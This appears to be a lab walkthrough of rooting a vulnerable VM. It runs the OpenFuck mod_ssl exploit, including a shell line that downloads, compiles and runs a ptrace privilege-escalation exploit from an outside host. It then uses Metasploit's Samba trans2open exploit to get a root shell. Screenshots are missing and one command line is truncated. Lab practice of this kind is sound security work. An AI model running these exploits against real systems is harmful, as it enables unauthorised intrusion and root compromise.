


Reconnaissance








NMAP




First Method

Mod_ssl exploits




Compile the exploit

Excute the exploit

```
root@kali:~# ./47080

**************************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
**************************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                            *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
**************************************************************************

: Usage: ./47080 target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
        0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
        0x05 - Conectiva 4 (apache-1.3.6)
        0x06 - Conectiva 4.1 (apache-1.3.9)
        0x07 - Conectiva 6 (apache-1.3.14)
        0x08 - Conectiva 7 (apache-1.3.12)
        0x09 - Conectiva 7 (apache-1.3.19)
        0x0a - Conectiva 7/8 (apache-1.3.26)
        0x0b - Conectiva 8 (apache-1.3.22)
        0x0c - Debian GNU Linux 2.2 Potato (apache_1.3.9-14.1)
        0x0d - Debian GNU Linux (apache_1.3.19-1)
        0x0e - Debian GNU Linux (apache_1.3.22-2)
        0x0f - Debian GNU Linux (apache-1.3.22-2.1)
        0x10 - Debian GNU Linux (apache-1.3.22-5)
```

Find the OS of target

```
        0x5a - RedHat Linux 6.2-Update (apache-1.3.22-5.6)2
        0x5b - Redhat Linux 7.x (apache-1.3.22)
        0x5c - RedHat Linux 7.x (apache-1.3.26-1)
        0x5d - RedHat Linux 7.x (apache-1.3.27)
        0x5e - RedHat Linux 7.0 (apache-1.3.12-25)1
        0x5f - RedHat Linux 7.0 (apache-1.3.12-25)2
        0x60 - RedHat Linux 7.0 (apache-1.3.14-2)
        0x61 - RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)
        0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
        0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
        0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
        0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
        0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
        0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
        0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
        0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
        0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
        0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
        0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
        0x6d - RedHat Linux 7.2 (apache-1.3.24)
        0x6e - RedHat Linux 7.2 (apache-1.3.26)
        0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
        0x70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
        0x71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
        0x72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
        0x73 - RedHat Linux 7.3 (apache-1.3.23-11)1
        0x74 - RedHat Linux 7.3 (apache-1.3.23-11)2
        0x75 - RedHat Linux 7.3 (apache-1.3.27)
        0x76 - RedHat Linux 8.0 (apache-1.3.27)
        0x77 - RedHat Linux 8.0-second (apache-1.3.27)
        0x78 - RedHat Linux 8.0 (apache-2.0.40)
        0x79 - Slackware Linux 4.0 (apache-1.3.6)
        0x7a - Slackware Linux 7.0 (apache-1.3.9)
        0x7b - Slackware Linux 7.0 (apache-1.3.26)
        0x7c - Slackware 7.0  (apache-1.3.26)2
        0x7d - Slackware Linux 7.1 (apache-1.3.12)
        0x7e - Slackware Linux 8.0 (apache-1.3.20)
        0x7f - Slackware Linux 8.1 (apache-1.3.24)
```

Run the exploit

```
root@kali:~# ./47080 0x6b 192.168.56.103 443

**********************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
**********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                      *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
**********************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f81c8
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--06:20:49--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
          => `ptrace-kmod.c.1'
Connecting to dl.packetstormsecurity.net:443...
dl.packetstormsecurity.net: Host not found.
gcc: file path prefix `/usr/bin' never used
[+] Attached to 6041
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Second Method

Samba Version

```
Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_version                    normal  Yes    SMB Version Detection


msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.56.103:139    - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.56.103:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

The exploit of samba

```
msf5 auxiliary(scanner/smb/smb_version) > search samba 2.2.1a

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   1   auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   2   auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   3   auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   4   auxiliary/scanner/rsync/modules_list                                   normal     Yes    List Rsync Modules
   5   auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential
State
   6   exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   7   exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   8   exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   9   exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflo
w
   11  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   12  exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   13  exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   14  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   15  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   16  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   18  exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   19  exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   20  exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   21  exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Exe
cution
   22  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
   23  exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   24  exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   25  post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
```

Using Metasploit

```
msf5 auxiliary(scanner/smb/smb_version) > use exploit/linux/samba/trans2open
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

```
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell/bind_tcp
payload => linux/x86/shell/bind_tcp
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.56.103   yes       The target address range or CIDR identifier
   RPORT    139              yes       The target port (TCP)


Payload options (linux/x86/shell/bind_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LPORT   4444             yes       The listen port
   RHOST   192.168.56.103   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

Root is done

```
msf5 exploit(linux/samba/trans2open) > run

[*] Started bind TCP handler against 192.168.56.103:4444
[*] 192.168.56.103:139 - Trying return address 0xbffffdfc...
[*] 192.168.56.103:139 - Trying return address 0xbffffcfc...
[*] 192.168.56.103:139 - Trying return address 0xbffffbfc...
[*] 192.168.56.103:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.56.103
[*] Command shell session 1 opened (192.168.56.1:33847 -> 192.168.56.103:4444) at 2019-10-18 08:37:51 +0200

id
uid=0(root) gid=0(root) groups=99(nobody)
```